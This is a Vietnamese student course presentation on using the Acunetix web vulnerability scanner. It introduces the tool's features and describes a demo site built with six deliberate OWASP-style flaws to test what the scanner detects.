# BÁO CÁO CUỐI KỲ

## BẢO MẬT WEB VÀ ỨNG DỤNG

TÌM HIỂU VÀ SỬ DỤNG ACUNETIX ĐỂ QUÉT LỖ HỔNG BẢO MẬT CỦA WEBSITE.

acunetix

Presented By Group 3

# GROUP 3

NGỌC THƠ

THU HIỀN

# PROCESS

01 Ngữ cảnh

02 Giới thiệu

03 Các bước Acunetix thực hiện

04 6 kịch bản demo

05 Scan website bán hàng

06 Tổng kết

# 1. NGỮ CẢNH

Các doanh nghiệp **cần bảo vệ hệ thống web** của mình khỏi các cuộc tấn công mạng. Các tổ chức này **thường xuyên thực hiện kiểm tra bảo mật** để đảm bảo an toàn cho dữ liệu và dịch vụ trực tuyến của họ.

Các nhóm phát triển phần mềm **cần kiểm tra ứng dụng trong suốt vòng đời phát triển** (SDLC), để đảm bảo web ít lỗ hổng nhất trước khi public.


Y tế yêu cầu mức độ bảo mật cao do tính nhạy cảm của thông tin họ xử lý. Họ cần công cụ để kiểm tra xem các ứng dụng web có **tuân thủ các tiêu chuẩn bảo mật** hay không?

# 2. GIỚI THIỆU


Acunetix Web Vulnerbility Scanner là **một công cụ kiểm tra bảo mật ứng dụng web tự động** để tìm kiếm lỗ hổng bảo mật.


Mục tiêu scan: một trang web, ứng dụng web, máy chủ hoặc thiết bị mạng.

Các tính năng chính:

- **Phát hiện lỗ hổng bảo mật**: SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), Top 10 OWASP theo nhiều tiêu chuẩn bảo mật.
- **Quét tự động:** giúp tiết kiệm thời gian và công sức.
- **Phân tích kết quả quét**: cung cấp báo cáo chi tiết về các lỗ hổng.
- **Kiểm tra tích hợp**: Acunetix có thể tích hợp với Jira, GitHub, giúp các nhóm làm việc cùng nhau một cách hiệu quả.
- **Quét bảo mật mạng**: kiểm tra hơn 50.000 lỗ hổng mạng và cấu hình sai. Cho phép người dùng phân tích tính bảo mật của Router, Switch, bộ cân bằng tải.

# 3. CÁC BƯỚC ACUNETIX THỰC HIỆN



# 4. CÁC KỊCH BẢN DEMO

Nhóm tạo ra 1 website đơn giản tập trung vào 6 lỗ hổng như hình. Sau đó sử dụng Acunetix để scan và kiểm tra xem liệu công cụ có phát hiện được hay không?


## Dashboard

1. Broken Access Control
2. Security Misconfiguration
3. DOM Based XSS
4. SQL Injection
5. Sensitive Data Exposure
6. Broken Authentication

```
/htdocs
   ├── css
   |    └── style.css
   ├── index.php
   ├── login.php
   ├── logout.php
   ├── README.md
   └── vulnerabilities
        ├── broken_access_control.php
        ├── security_misconfiguration.php
        ├── DOM_XSS.php
        ├── SQL_injection.php
        ├── sensitive_data_exposure.php
        ├── broken_authentication.php
        └── admin.php
```


# 1. SECURITY MISCONFIGURATION

- Mô tả lỗ hổng:
  - Chạy ứng dụng khi chế độ debug được bật.
  - Directory listing
  - Sử dụng phần mềm lỗi thời
  - Cài đặt các dịch vụ không cần thiết.
  - Không thay đổi default key hoặc mật khẩu
  - Trả về lỗi xử lý thông tin cho kẻ tấn công lợi dụng để tấn công.
- Hậu quả: rò rỉ thông tin nhạy cảm, mất dữ liệu, sự tấn công từ phía bên ngoài, và ảnh hưởng đến danh tiếng và niềm tin của người dùng.
- Khắc phục: kiểm tra và thiết lập các cấu hình bảo mật chính xác, áp dụng các biện pháp bảo mật tiêu chuẩn và đảm bảo việc kiểm tra và cập nhật định kỳ cấu hình hệ thống và ứng dụng.


kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
ngthow_ubuntu
kali-linux-2024.1-
FreeBSD 11 64-bi
Windows 7 32
Windows 10
kali-linux-2024.1-vmware-a...
1 2 3 4
5:11
Acunetix
Dashboard
localhost/dashboard.php
90%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Dashboard
1. Broken Access Control
2. Security Misconfiguration
3. DOM Based XSS
4. SQL Injection
5. Sensitive Data Exposure
6. Broken Authentication
Hello, user!
Logout
Copyright: Ngoc Tho - Thu Hien
localhost/vulnerabilities/security_misconfiguration.php
38 } else {
39 echo "0 results";
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
4:11 PM
6/4/2024

